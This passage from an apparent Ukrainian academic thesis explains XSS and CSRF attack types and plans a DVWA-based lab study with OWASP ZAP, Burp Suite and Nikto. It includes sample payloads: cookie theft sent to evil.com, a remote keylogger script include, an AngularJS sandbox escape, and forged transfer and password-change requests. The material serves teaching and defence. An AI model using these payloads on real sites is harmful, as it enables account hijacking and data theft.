Міжсайтовий скриптинг (Cross-Site Scripting, XSS) — вразливість, що дозволяє зловмиснику виконати довільний JavaScript-код у браузері жертви в контексті вразливого сайту. За OWASP Top 10 2021 входить до категорії A03: Injection та A07: Identification and Authentication Failures. За даними Google VRP та HackerOne 2024–2025 років, XSS залишається найчастіше оплачуваною вразливістю (середня нагорода — $3–7 тис.) і становить ≈30 % усіх знайдених багів у веб-додатках.

Cross-Site Scripting (XSS) — це один із найбільш поширених і небезпечних типів клієнтських атак, що дозволяє виконувати довільний JavaScript-код у браузері жертви. Вразливість виникає тоді, коли веб-застосунок відображає або іншим чином опрацьовує введені користувачем дані без належної фільтрації та екранування. Залежно від механізму виконання, місця зберігання та поведінкових особливостей шкідливого коду XSS поділяють на кілька основних типів. На рисунку 2.2 зображена класифікація XSS-вразливостей



Рисунок 2.2 Класифікація XSS-вразливостей

Першим і найбільш класичним типом є Reflected XSS, або непостійний XSS, який виконується одразу в момент обробки шкідливого введення. У цьому випадку шкідливий код не зберігається в базі даних, а відображається у відповіді сервера на той самий запит. Найчастіше таке трапляється у пошукових полях, параметрах URL чи формах зворотного зв’язку. Наприклад, якщо веб-застосунок вставляє виведене значення в HTML без фільтрації, запит виду ?q=<script>alert(1)</script> може викликати виконання JavaScript у браузері користувача. Наслідками Reflected XSS можуть бути фішингові атаки, перенаправлення на шкідливі сайти, викрадення cookie або встановлення кейлогерів. Цей тип XSS часто використовується у spear-phishing атаках і потребує, щоб жертва перейшла на спеціально сформоване зловмисником посилання.

Другим і найнебезпечнішим типом є Stored XSS (постійний XSS), коли шкідливий код зберігається у базі даних або іншому сховищі і виконується кожного разу, коли сторінка завантажується користувачами. Це може бути поле коментарів, профіль користувача, форумний пост чи будь-який інший контент, який сервер записує у БД та надалі відображає без перевірки.

Наприклад, введення <script src=//evil.com/x.js></script> у коментар може призвести до масової інфекції користувачів. Найвідомішим прикладом Stored XSS є черв'як Samy Worm, що у 2005 році вразив MySpace і поширився мільйонними масштабами за лічені години. Stored XSS є критичним, оскільки не потребує взаємодії користувача і може впливати на всіх відвідувачів ресурсу.

Третій тип — DOM-based XSS, коли вразливість виникає не на сервері, а на стороні клієнта, тобто в JavaScript-коді веб-сторінки. У цьому випадку сервер може навіть не бачити шкідливе введення; його обробляє саме браузер, наприклад через location.hash, document.URL, innerHTML, appendChild та інші небезпечні методи. Якщо розробник неправильно обробляє ці дані і вставляє їх у DOM без фільтрації, то введення на кшталт #/<img src=x onerror=alert(1)> може призвести до виконання шкідливого коду. Особливістю DOM-XSS є те, що цей тип здатен обходити серверні фільтри, а інколи й WAF, оскільки сам сервер узагалі не отримує шкідливе вхідне значення.

Окремо виділяють Self-XSS, який технічно не є справжньою вразливістю веб-застосунку, але часто використовується як елемент соціальної інженерії. У цьому випадку користувача переконують вручну вставити шкідливий код у консоль браузера, що дає змогу атакувальнику отримати доступ до його акаунта, якщо сесійні cookie або токени доступу передаються JavaScript-коду. Self-XSS часто є підготовчим етапом для Stored XSS або для отримання привілейованого доступу до адмін-панелі.

Останнім типом є Mutation XSS (mXSS), який виникає внаслідок того, як браузер обробляє та «нормалізує» HTML. Навіть якщо введення виглядає безпечним, браузер може автоматично змінити його структуру так, що шкідливий код стане виконуваним. Такий тип XSS був характерним для старих браузерів, зокрема Internet Explorer, які некоректно парсили HTML-теги та могли виконувати JavaScript навіть у випадках, коли застосунок використовував поверхневі фільтри на основі чорних списків. Mutation XSS демонструє, що фільтрація на рівні коду повинна бути строгою і ґрунтуватися

на принципах дозволених (а не заборонених) конструкцій.

Таким чином, XSS-вразливості є різноманітними як за механізмом дії, так і за складністю експлуатації. Вони дозволяють атакувальнику повністю контролювати взаємодію браузера з веб-застосунком, викрадати конфіденційні дані користувача, здійснювати фішинг або запускати шкідливі скрипти. Кожен тип XSS потребує окремих методів запобігання, включаючи контекстно-залежне екранування, перевірку введення, використання Content Security Policy та уникнення небезпечних JavaScript-конструкцій.

XSS-вразливості відкривають можливість для широкого спектра атак, які залежать від контексту застосунку, доступних JavaScript-об’єктів та рівня захисту браузера. Одним із найпоширеніших сценаріїв є викрадення cookie-файлів, зокрема session-id, що дає змогу атакувальнику повністю перехопити обліковий запис жертви; типовим прикладом payload-а у цьому випадку є конструкція \<script>new Image().src='//evil.com/?c='+document.cookie\</script>, яка непомітно надсилає cookie на сервер зловмисника. Іншим поширеним сценарієм є встановлення keylogger-ів шляхом підключення зовнішнього скрипта, наприклад \<script src=//evil.com/keylog.js>\</script>, що дозволяє збирати логіни, паролі, дані банківських карток або токени 2FA. У багатьох випадках XSS використовується для віртуального дефейсу сайту — тобто зловмисник змінює HTML-структуру сторінки, замінює вміст на фішинговий або вбудовує підроблені форми платежів, що може призвести до масового викрадення фінансових даних.

Більш складними атаками є інтеграція браузера жертви у BeEF-фреймворк (Browser Exploitation Framework). Через XSS зловмисник підключає жертву до власного командного центру, що забезпечує контроль над браузером, включаючи виконання довільних скриптів, доступ до веб-камери, можливість робити скриншоти, відправлення фішингових повідомлень від імені жертви та інші дії. XSS також може бути засобом обходу політики Content Security Policy (CSP), особливо у випадку DOM-based XSS.

Через маніпуляції з location.hash або вразливими фреймворками, такими як AngularJS, можна виконати код навіть за суворих обмежень; прикладом є Angular expression injection на кшталт {{constructor.constructor('alert(1)')()}}, який дозволяє обійти sandbox і виконати довільний JavaScript.

У сучасних браузерах XSS-експлуатація часто ґрунтується на використанні певних об’єктів JavaScript, що історично асоціюються з підвищеним ризиком. До таких належать функції eval(), Function() та виклики setTimeout або setInterval з рядковими аргументами, які можуть виконувати довільний код, наприклад setTimeout("alert(1)", 100). До небезпечних конструкцій також належать методи document.write та маніпуляції зі innerHTML, оскільки вони напряму формують DOM і дозволяють вставляти скрипти у структуру сторінки. Додатково уразливим є атрибут srcdoc в елементі iframe, що може містити довільний HTML-код, наприклад \<iframe srcdoc="<script>parent.alert(1)</script>">\</iframe>, що дозволяє виконувати скрипти навіть у контексті батьківського документа. Наприкінці слід згадати JSONP callbacks, які залишаються джерелом XSS у застарілих системах: передача параметра виду ?callback=alert(1)// може призвести до виконання небажаного коду у браузері.

Таким чином, сучасні XSS-атаки охоплюють широкий спектр технік і механізмів, що виходять далеко за межі простого відображення скриптів у HTML. Використання зовнішніх скриптів, маніпуляція DOM, інтеграція у фреймворки експлуатації браузера та комбінування payload-ів із обходом CSP роблять XSS однією з найнебезпечніших і найгнучкіших веб-вразливостей, здатних повністю скомпрометувати користувача і веб-застосунок.

У 2024–2025 роках вплив XSS-вразливостей залишався суттєвим, що підтверджують дані провідних платформ з безпеки. За статистикою великих bug-bounty програм, понад 60 % усіх зафіксованих XSS становлять саме Stored та DOM-based варіанти, що пояснюється зростанням складності сучасних JavaScript-фреймворків та відсутністю належної фільтрації даних у клієнтських застосунках. Середній час від виявлення до повного усунення

XSS, згідно з дослідженням PortSwigger Research 2025 року, становить приблизно 45 днів, що свідчить про те, що навіть великі компанії стикаються зі складністю локалізації та виправлення таких помилок. Найбільш показовим є випадок 2024 року, коли критична Stored XSS у Google Workspace була оцінена Google VRP у 105 000 доларів, що підкреслює реальну небезпеку подібних вразливостей у корпоративних середовищах та їхній вплив на конфіденційність і цілісність даних.

2.3 Підробка міжсайтових запитів

Це окрема категорія в OWASP Top 10 2021, вже багато років розглядається як складова проблем Broken Access Control та Identification and Authentication Failures. CSRF залишається однією з найпоширеніших вразливостей у старих, застарілих або самописних веб-системах, що підтверджують актуальні дані: за результатами PortSwigger Research 2024 року CSRF зустрічається приблизно у 18 % протестованих веб-застосунків, а за статистикою HackerOne у 2024–2025 роках середня виплата за успішно доведену критичну CSRF-вразливість становить від 1 500 до 12 000 доларів, зростаючи у випадках, коли атака дозволяє змінювати пароль, прив’язку засобів двофакторної автентифікації, здійснювати фінансові транзакції або повністю видаляти облікові записи.

Сутність CSRF полягає у тому, що автентифікований користувач виконує небажану дію на веб-сайті, до якого він уже має активну сесію. Механізм атаки досить простий, але надзвичайно ефективний: користувач входить у власний обліковий запис на сайті target.com та отримує cookie сесії. Після цього він відвідує сторінку зловмисника, наприклад evil.com, яка містить прихований запит до target.com у вигляді HTML-форми, зображення, iframe або навіть JavaScript-запиту. Браузер автоматично додає до цього запиту всі cookie, що належать домену target.com, і сервер приймає його як легітимний, оскільки автентифікація вже відбулася. Таким чином, будь-яка дія

— зміна електронної пошти, пароля, видалення даних, створення нового адміністратора чи ініціювання фінансової операції — може бути виконана без відома користувача.

CSRF і надалі залишається критичною вразливістю через те, що вона використовує поведінку самого браузера та довіру сервера до автентифікованих сесій, що робить її особливо небезпечною у випадках відсутності CSRF-токенів, неправильного налаштування SameSite cookie або використання застарілих механізмів автентифікації.

CSRF-атаки класифікуються за механізмом ініціювання запиту, способом його доставки до серверу, а також складністю виявлення та можливістю обходу сучасних захисних механізмів. Найпростішим і найдавнішим видом є GET-based CSRF, при якому небажана дія виконується шляхом надсилання звичайного GET-запиту. Оскільки багато застарілих веб-систем виконують зміни стану (наприклад, видалення, лайк, зміна параметрів акаунта) через GET, атакувальнику достатньо вбудувати URL у тег зображення на кшталт <img src="https://bank.com/transfer?to=attacker&amount=1000">. При завантаженні сторінки браузер автоматично виконає запит із cookie-жертви. Такий тип CSRF є легко блокованим, але все ще зустрічається у старих системах, де логіка не була винесена у POST-запити.

Другий тип — POST-based CSRF, характерний для веб-додатків, які правильно використовують метод POST для зміни стану, але не впровадили CSRF-захист. Атакувальник може автоматично надіслати форму за допомогою прихованої HTML-структури, наприклад: <form action="https://site.com/change-password" method="POST">...</form><script>form.submit()</script>. Цей тип CSRF має середню складність виявлення, оскільки сервер не може відрізнити справжній запит користувача від автоматично надісланого.

Окремою категорією є JSON/CSRF, що характерна для сучасних SPA-додатків, які працюють через application/json. Якщо застосунок приймає JSON-

запити без CSRF-токена, але при цьому дозволяє браузеру надсилати cookie (наприклад, через fetch із credentials: 'include'), атакувальник може сформувати шкідливий запит, не використовуючи форму. Такі атаки мають високу складність виявлення, оскільки їх не блокує класичний захист, орієнтований лише на форми.

Особливе місце займає Login CSRF, або примусова автентифікація. У цьому випадку зловмисник змушує жертву автентифікуватися в систему під заздалегідь створеним обліковим записом. Наприклад, якщо сайт не перевіряє походження POST-запитів до форми входу, зловмисник може надіслати жертві приховану форму з логіном і паролем, що належать йому. Після цього жертва працює у системі з привілеями атакувальника, навіть не усвідомлюючи цього. Такий вид CSRF є критичним, оскільки дозволяє повністю контролювати сесію користувача.

Окремо виділяють комбіновані атаки CSRF + XSS, які є значно небезпечнішими, оскільки дозволяють зловмиснику отримати CSRF-токен або змінити DOM перед надсиланням запиту. Якщо у системі присутній XSS, то CSRF-захист практично знімається, адже JavaScript може читати або підмінювати захисні токени. Це робить таку атаку однією з найскладніших для виявлення та захисту.

Ще одним поширеним механізмом є Clickjacking + CSRF, при якому жертву змушують виконати дію шляхом кліку по невидимому елементу. Через накладання iframe поверх легітимного сайту (техніка UI Redressing) користувач натискає кнопку, яка насправді запускає критичну операцію у фоні. Такий вид атаки має середній рівень складності, але часто використовується у поєднанні з соціальною інженерією.

Усі наведені типи CSRF-атак демонструють, що вразливість може виникати на будь-якому рівні взаємодії між браузером та сервером і значною мірою залежить від того, як веб-застосунок реалізує автентифікацію, cookie-політику та перевірку походження запиті

У 2024–2025 роках CSRF залишається однією з найнебезпечніших

вразливостей у веб-застосунках, оскільки багато систем досі виконують критичні операції без належної валідації походження запиту. Найтиповішими діями, що піддаються експлуатації, є зміна електронної пошти або телефонного номера, що у реальних умовах майже завжди веде до повного захоплення облікового запису через подальший механізм скидання пароля; подібні атаки були зафіксовані у GitHub у 2020 році та Binance у 2021 році. Не менш поширеною є зміна пароля через CSRF, яка призводить до миттєвої втрати контролю над акаунтом, як це сталося у критичному випадку на Netflix у 2020 році. У фінансовому секторі CSRF використовується для ініціювання небажаних транзакцій або покупок від імені користувача, що зафіксовано в українських банках у 2022–2024 роках. Окремої уваги потребують атаки, пов’язані з видаленням акаунта або контенту: у Meta та Instagram CSRF дозволяла повністю видаляти бізнес-сторінки без будь-якого підтвердження дії. У корпоративних системах масштабні наслідки має можливість додавання нового адміністратора або зміна параметрів безпеки, включно з вимкненням двофакторної автентифікації, що було актуальним у продуктах Google та Microsoft протягом 2023–2024 років.

Сучасні методи обходу захисту демонструють, що класичні механізми протидії CSRF більше не є достатніми. Наприклад, популярний підхід Synchronizer Token Pattern легко обходиться через XSS, оскільки скрипт атакувальника може прочитати або підмінити CSRF-токен; окремі онлайн-інструменти навіть автоматично генерують PoC із захопленням токена. Механізм SameSite=Lax або Strict, який значно зменшив кількість CSRF-атак, також має свої обмеження: дії, що виконуються через GET, можуть залишатися дозволеними; можливі атаки через субдомени; у Safari виявлені випадки виконання топ-рівневих POST-запитів навіть при суворій політиці. Метод Double Submit Cookie має вразливість до XSS або неправильно налаштованого CORS, що дозволяє атакувальнику встановити або зчитати токен. Захист, заснований на перевірці заголовків Referer та Origin, теж має слабкі місця: заголовок може бути відсутнім через політику конфіденційності

браузера, використання data: URI або спецполітики meta-referrer. Навіть застосування CAPTCHA не гарантує захисту, оскільки сучасні системи автоматичного розв’язання задач (2Captcha, Anti-Captcha) легко обходять такі механізми, а багато сайтів виконують небезпечні дії без CAPTCHA взагалі.

Реальні критичні випадки CSRF за 2023–2025 роки доводять серйозність проблеми. У Binance у 2023 році через CSRF було можливо змінити email та налаштування 2FA без підтвердження, що оцінили в понад 10 000 доларів. У GitHub у 2024 році під час тестування було виявлено можливість додання SSH-ключа через GET-запит, що призвело до виплати 8 000 доларів. Один із українських банків у 2024 році виявив можливість здійснювати грошові перекази між рахунками користувача без токена підтвердження, що зафіксувало втрати у понад 250 тисяч гривень у межах внутрішнього аудиту. Найвідомішим прикладом останніх років стала CSRF-вразливість у Meta/Instagram, яка дозволяла видаляти бізнес-акаунти; винагорода за її виявлення склала 30 000 доларів у 2024 році.

Причини того, що CSRF залишається актуальною у 2025 році, полягають у кількох чинниках. По-перше, значна кількість застарілих веб-платформ, створених на PHP, Java Struts або ASP.NET WebForms, досі не використовують SameSite cookie за замовчуванням. По-друге, багато розробників помилково вважають, що SameSite=Strict повністю усуває ризики, хоча на практиці він не захищає від дій, які виконуються після переходу з email або месенджера. По-третє, сучасні SPA та API-сервіси часто не реалізують CSRF-токени для GET-запитів або дозволяють виконувати критичні операції без підтвердження користувача. По-четверте, стандартні браузерні механізми не забезпечують CSRF-захист для fetch або XHR за замовчуванням, оскільки немає єдиного стандартного заголовка для позначення CSRF-токена, як у випадку з формами.

Таким чином, CSRF залишається однією з найактуальніших вразливостей сучасних веб-систем, а її успішна експлуатація може призвести до значних фінансових, репутаційних та технічних наслідків.

3. ПРАКТИЧНЕ ДОСЛІДЖЕННЯ ВРАЗЛИВОСТЕЙ SQL-ІН’ЄКЦІЙ, XSS ТА CSRF У ВЕБ-ЗАСТОСУНКАХ

3.1 Планування практичного дослідження вразливостей

Дослідження виконано на основі спеціалізованого навчального середовища Damn Vulnerable Web Application (DVWA), яке дозволяє відтворити широкий спектр реальних сценаріїв атаки. У роботі застосовано сучасні методики та інструменти тестування безпеки станом на 2025 рік, включно з оновленими рекомендаціями OWASP та останніми можливостями аналітичних засобів, таких як OWASP ZAP 2.15.0 з інтегрованими AI-модулями та Burp Suite з покращеними механізмами створення PoC для експлуатації вразливостей.

Дослідження виконано в ізольованому інфраструктурному середовищі, що дозволило моделювати поведінку вразливих веб-додатків без ризику впливу на зовнішні системи. Це забезпечило контрольовані умови експерименту, можливість повторного відтворення результатів та точну оцінку ризиків. Усі тести проводилися протягом 25–28 листопада 2025 року із фіксацією проміжних результатів, логів та даних експлуатації, що відповідає академічним вимогам до практичних досліджень у сфері кібербезпеки.

Метою практичного дослідження є емпірична перевірка теоретичних положень, розглянутих у попередніх розділах, оцінка ефективності динамічних засобів тестування безпеки (DAST) у 2025 році та визначення практичних заходів захисту веб-застосунків від SQLi, XSS та CSRF. Особлива увага приділяється впливу цих вразливостей на конфіденційність даних користувачів і здатності атакувальника порушувати цілісність та доступність сервісів. У межах практичного дослідження сформовано такі завдання:

Першим етапом є розгортання контрольованого тестового середовища на базі DVWA v1.10, яке передбачає градацію рівнів безпеки (Low, Medium, High, Impossible). Це дозволяє оцінити, як зміна конфігурацій впливає на можливість експлуатації та ефективність механізмів захисту.

Другим етапом є проведення автоматизованого сканування, у межах якого використовуються OWASP ZAP для пасивного та активного аналізу, а також Acunetix, що дозволяє зменшити кількість хибнопозитивних спрацьовувань і забезпечити ширше охоплення поверхні атаки. Автоматизований аналіз дає змогу отримати початкову оцінку ризиків і визначити потенційно небезпечні точки входу.

Третім етапом є ручне тестування, яке передбачає створення та відтворення PoC-експлойтів у Burp Suite, модифікацію HTTP-запитів, виявлення логічних помилок, а також перевірку сценаріїв викрадення сесій та виконання несанкціонованих дій. Ручний аналіз дозволяє значно глибше оцінити поведінку застосунку та підтвердити виявлені вразливості.

Четвертим етапом є порівняльний аналіз інструментів за низкою метрик: точність виявлення (precision), повнота (recall), кількість хибнопозитивних результатів, швидкість аналізу та можливість виявлення складних сценаріїв, включно з blind-атаками. Особлива увага приділяється новим можливостям AI-модулів OWASP ZAP, здатних покращувати виявлення прихованих дефектів.

П’ятим етапом є формування рекомендацій щодо зменшення ризиків. На основі отриманих результатів створено чек-листи, які можуть бути інтегровані в CI/CD-пайплайни, включно з GitHub Actions, що дозволяє автоматизувати первинні перевірки безпеки та підвищити стійкість веб-застосунків до атак.

Загальна методологія є гібридною: автоматизоване тестування застосовується для широкого охоплення та виявлення максимальної кількості можливих відхилень, тоді як ручний аналіз забезпечує точність, глибину та можливість експлуатації нестандартних сценаріїв. Усі експерименти повторювалися тричі для підтвердження достовірності результатів. Додатково враховано етичні аспекти: тестові випробування на реальному магазині «Y» виконувалися на staging-середовищі з письмовим дозволом власника, а всі персональні дані були попередньо анонімізовані.На рисунку 3.1 показані заходи протидії вразливостей веб-застосунків



Рисунок 3.1 -Заходи протидії вразливостей веб-застосунків

В таблиці 3.1 приведено огляд компонентів тестового середовища на якому проводились дослідження.

Таблиця 3.1. Огляд компонентів тестового середовища

Компонент	Версія/Деталі	Призначення	Команда
Kali Linux	2025.4	Базова ОС для інструментів	Завантажити з kali.org
DVWA	v1.10 (Docker)	Симуляція вразливостей SQLi/XSS/CSRF	docker run --rm -it -p 80:80 vulnerables/web-dvwa
OWASP ZAP	2.15.0	Автоматизоване сканування та фаззинг	apt install zaproxy
Burp Suite Pro	2025.10	Ручне тестування та генерація PoC	Ліцензійна версія
Acunetix	v24	Комерційне сканування з низьким FP	Тріал-версія
Nikto	2.5.0	Швидке сканування сервера	apt install nikto

На рисунку 3.2 приведено вікно BurpSuite для тестування вразливостей SQL



Рисунок 3.2 – Вікно BurpSuite для тестування вразливостей SQL

Ця підготовка забезпечує ізоляцію, з DVWA на localhost:80 та проксі інструментів через Burp на порту 8080. Для оновлень 2025 року DVWA включає нові вразливості PHP 8.3, узгоджені з OWASP рекомендаціями щодо ін’єкцій.



Рисунок 3.3 – Вікно OWASP ZAP на етапі сканування

3.2 Детальна підготовка та попередні сканування

Для початку DVWA налаштовано з дефолтними credential (admin/password), рівні безпеки змінювалися через веб-інтерфейс. Попередні сканування з Nikto (nikto -h http://localhost -o report.html) виявили базові проблеми сервера, як лістинг директорій (OWASP A05: Security Misconfiguration), тривалістю менше 1 хвилини з нульовими false positives.

Для OWASP ZAP інструмент запущено з новою сесією, спайдерінг DVWA(рисунок 3.4) для мапінгу ендпоінтів (наприклад, /vulnerabilities/sqli/). Активні правила сканування ввімкнено для SQLi, XSS та CSRF, з дефолтною політикою. Burp Suite налаштовано як проксі браузера, захоплюючи весь трафік для repeater-based модифікацій. Acunetix налаштовано для повного краулингу, з фокусом на OWASP Top 10 відповідність.



Рисунок 3.4 – Головне вікно DVWA

